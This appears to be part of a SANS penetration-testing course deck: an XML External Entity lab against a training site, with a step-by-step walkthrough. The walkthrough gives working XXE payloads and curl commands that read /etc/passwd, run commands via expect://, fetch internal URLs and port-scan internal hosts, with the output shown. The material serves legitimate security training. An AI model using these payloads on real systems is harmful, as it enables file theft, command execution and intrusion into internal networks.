

# Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

## Hash Length Extension Attacks

Exercise: hash\_extender

## Alternative Web Interfaces

### Mobile Applications

Exercise: Mobile Application Wireshark Extraction

### Compiled Objects

Flash, Java, Silverlight, and ActiveX

Exercise: Decompiling Flash Objects

### Web Services

REST and SOAP

Exercise: SOAP

XML XPath

Exercise: Xpath Injection

XML External Entities

Exercise: Acme XXE

### WebSockets

Exercise: SocketToMe

### HTTP/2

Exercise: H2O

This page intentionally left blank.

## ACME XXE EXERCISE

**Target:** acme.sec642.org

**Goals:**

- Log in and map the application (user/sec642)
- Submit a valid order (example in the notes, and in previous orders)
- View the order that you submitted; submit a new order with XXE
- View your order
- You should be able to view the contents of /etc/passwd

**Bonus:** Try to view source code of the application and find the other user's password

Log in to the application at acme.sec642.org

Credentials are user and sec642

You will need to create a valid XML file in order to submit an order

Then create a new XML file that performs an External XML Entity attack

Validate that you have gotten a copy of /etc/password by viewing your order

A valid order is an XML file formatted as follows:

```
<?xml version="1.0"?>
<!DOCTYPE root >
<order>
  <item>
    <name>Fancy book</name>
    <amount>1</amount>
  </item>
</order>
```

AcmeXXE was written by Bojan Zdrnja @bojanz

## EXERCISE WALKTHROUGH

Stop here if you would like to  
solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead  
to walk you through the exercise, showing you how to achieve  
each of the goals.


This page intentionally left blank.

## EXERCISE: ACME XXE LAUNCH BROWSER TO VISIT SITE THROUGH BURP

User Firefox to visit the ordering application site through Burp:

`http://acme.sec642.org/`  
We have been given user  
credentials to login to the  
application

`user/sec642`

A screenshot of a web browser window. The address bar shows 'acme.sec642.org'. The page content is a login form titled 'Login Form'. It has two input fields: 'UserName :' with the placeholder text 'username' and 'Password :' with placeholder text '\*\*\*\*\*'. Below the fields is a yellow 'Login' button. The browser's toolbar shows icons for home, back, forward, and search, along with a PHP icon and a search icon.

Open Firefox and browse to the website. (**Make sure you are browsing through Burp!**)

**`http://acme.sec642.org`**

The username is user and the password is sec642

## EXERCISE: ACME XXE SUBMIT AN ORDER

Create a valid order XML file


The format is in the notes

Can download a previous order

Submit the order

View the order

Next, create an XML file with  
an XXE payload to view  
/etc/passwd




A valid order is an XML file formatted as follows:

```
<?xml version="1.0"?>
<!DOCTYPE root >
<order>
  <item>
    <name>Fancy book</name>
    <amount>1</amount>
  </item>
</order>
```

To perform the attack, the payload is in this format:

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY c SYSTEM "file:///etc/passwd">
]>
<order>
  <item>
    <name>&c;</name>
    <amount>14</amount>
  </item>
</order>
```

## EXERCISE: ACME XXE VIEW AN ORDER



Submit the order with the XXE payload

Take note of the order number assigned

Go back

View the new order

The contents of /etc/passwd should be visible

Success!

## EXERCISE: ACME XXE USING CURL TO GET FILES

External file entity:

```
<!ENTITY mypass SYSTEM "file:///etc/passwd" >]
```

```
curl -d @xml1.txt acme.sec642.org/xxe.php
```

```
root:x:0:0:root:/root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
<snip>
```

```
cat xml1.txt
```

```
<!DOCTYPE myxxe [ <!ELEMENT myxxe ANY >
```

```
<!ENTITY mypass SYSTEM "file:///etc/passwd" >]>
```

```
<myxml>
```

```
  <node>&mypass;</node>
```

```
</myxml>
```

## EXERCISE: ACME XXE USING CURL TO GET OTHER DOCUMENTS

Using expect:

```
<!ENTITY myid SYSTEM "expect://id" >]>
```

```
curl -d @xml2.txt acme.sec642.org/xxe.php
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
cat xml2.txt
```

```
<!DOCTYPE myxxe [ <!ELEMENT myxxe ANY >
```

```
<!ENTITY myid SYSTEM "expect://id" >]>
```

```
<myxml>
```

```
  <node>&myid;</node>
```

```
</myxml>
```



## EXERCISE: ACME XXE USING CURL TO GET FILES

Using URL external entity:

```
<!ENTITY myhttp SYSTEM "php://filter/convert.base64-encode/resource=http://10.42.6.47/hiddenfile.html" >]>
```

```
curl -d @xml3.txt acme.sec642.org/xxe.php
```

```
PGhobWw+CkhpIHRoZXJlCjwvaHRtbD4K
```

```
cat xml3.txt
```

```
<!DOCTYPE myxxe [ <!ELEMENT myxxe ANY >
```

```
<!ENTITY myhttp SYSTEM "php://filter/convert.base64-encode/resource=http://10.42.6.47/hiddenfile.html" >]>
```

```
<myxml>
```

```
  <node>&myhttp;</node>
```

```
</myxml>
```

## EXERCISE: ACME XXE USING CURL TO DECODE BASE64

Using a public entity:

```
<!ENTITY mydata PUBLIC "Padding"  
"data://text/plain;base64,aGVsbG8gd29ybGQ=" >]>
```

```
curl -d @xml4.txt acme.sec642.org/xxe.php
```

hello world

```
cat xml4.txt
```

```
<!DOCTYPE myxxe [ <!ELEMENT myxxe ANY >
```

```
<!ENTITY mydata PUBLIC "Padding" "data://text/plain;base64,aGVsbG8gd29ybGQ=" >]>
```

```
<myxml>
```

```
  <node>&mydata;</node>
```

```
</myxml>
```

## EXERCISE: ACME XXE USING CURL TO PORT SCAN

Port scanning:

```
<!ENTITY myhttp SYSTEM "php://filter/convert.base64-encode/resource=http://10.42.6.47:221" >]>
```

```
curl -d @xml5.txt acme.sec642.org/xxe_errors.php
```

```
<br />
```

```
<b>Warning</b>: DOMDocument::loadXML():
```

```
Connection refused in <b>/var/www/html/xxe_errors.php</b>  
on line <b>8
```

```
cat xml5.txt
```

```
<!DOCTYPE myxxe [ <!ELEMENT myxxe ANY >
```

```
<!ENTITY myhttp SYSTEM "php://filter/convert.base64-encode/resource=http://10.42.6.47:221" >]>
```

```
<myxml>
```

```
  <node>&myhttp;</node>
```

```
</myxml>
```

## EXERCISE: ACME XXE USING CURL TO PORT SCAN (2)

Port scanning:

```
<!ENTITY myhttp SYSTEM "php://filter/convert.base64-encode/resource=http://10.42.6.47:80" >]>
```

```
curl -d @xml6.txt acme.sec642.org/xxe.php
```

```
PCFEToNUWVBFiGhobWw+CjxodG1sPgo8aGVhZD4KPHRpdGxl  
PkFjbWUg<snip>dCIgdmFsdWU9IiBMb2dpbiAiPgo8c3Bhbj48L3  
NwYW4+CjwvZm9ybT4KPC9kaXY+CjwvZGl2Pgo8L2JvZHK+Cjwv  
aHRtdD4=
```

```
cat xml6.txt
```

```
<!DOCTYPE myxxe [ <!ELEMENT myxxe ANY >
```

```
<!ENTITY myhttp SYSTEM "php://filter/convert.base64-encode/resource=http://10.42.6.47:80" >]>
```

```
<myxml>
```

```
  <node>&myhttp;</node>
```

```
</myxml>
```

## EXERCISE: ACME XXE USING CURL TO PORT SCAN (3)

Port scanning:

```
<!ENTITY myssh SYSTEM "php://filter/convert.base64-encode/resource=http://10.42.6.3:22" >]>
```

```
curl -d @xml7.txt acme.sec642.org/xxe_errors.php
```

```
<b>Warning</b>: DOMDocument::loadXML(): HTTP request failed! SSH-2.0-OpenSSH_7.2p2 Ubuntu-4  
in <b>/var/www/html/xxe_errors.php</b> on line <b>8</b>
```

```
cat xml7.txt
```

```
<!DOCTYPE myxxe [ <!ELEMENT myxxe ANY >
```

```
<!ENTITY myssh SYSTEM "php://filter/convert.base64-encode/resource=http://10.42.6.3:22" >]>
```

```
<myxml>
```

```
  <node>&myssh;</node>
```

```
</myxml>
```

## EXERCISE: ACME XXE

### EXERCISE CONCLUSION

We made use of an application used to process orders

Orders were submitted using XML documents

The documents had to be formatted in a specific way

XML can contain entities

An XML External Entity (XXE) payload exposed the /etc/passwd file; other information can also be retrieved!

XXE operates very similar to file includes

In this exercise, we made use of an example XML order processing application.

The application allows for entities, including external entities in XML.

## COURSE RESOURCES AND CONTACT INFORMATION



### AUTHOR CONTACT

Justin Searle  
[justin@meeas.com](mailto:justin@meeas.com)  
@meeas  
Adrien de Beaupré  
[adriendb@gmail.com](mailto:adriendb@gmail.com)  
@adriendb



### SANS INSTITUTE

11200 Rockville Pike, Suite 200  
North Bethesda, MD 20852  
301.654.SANS(7267)



### PENTESTING RESOURCES

[pen-testing.sans.org](http://pen-testing.sans.org)  
Twitter: @SANSPenTest



### SANS EMAIL

GENERAL INQUIRIES: [info@sans.org](mailto:info@sans.org)  
REGISTRATION: [registration@sans.org](mailto:registration@sans.org)  
TUITION: [tuition@sans.org](mailto:tuition@sans.org)  
PRESS/PR: [press@sans.org](mailto:press@sans.org)

This page intentionally left blank.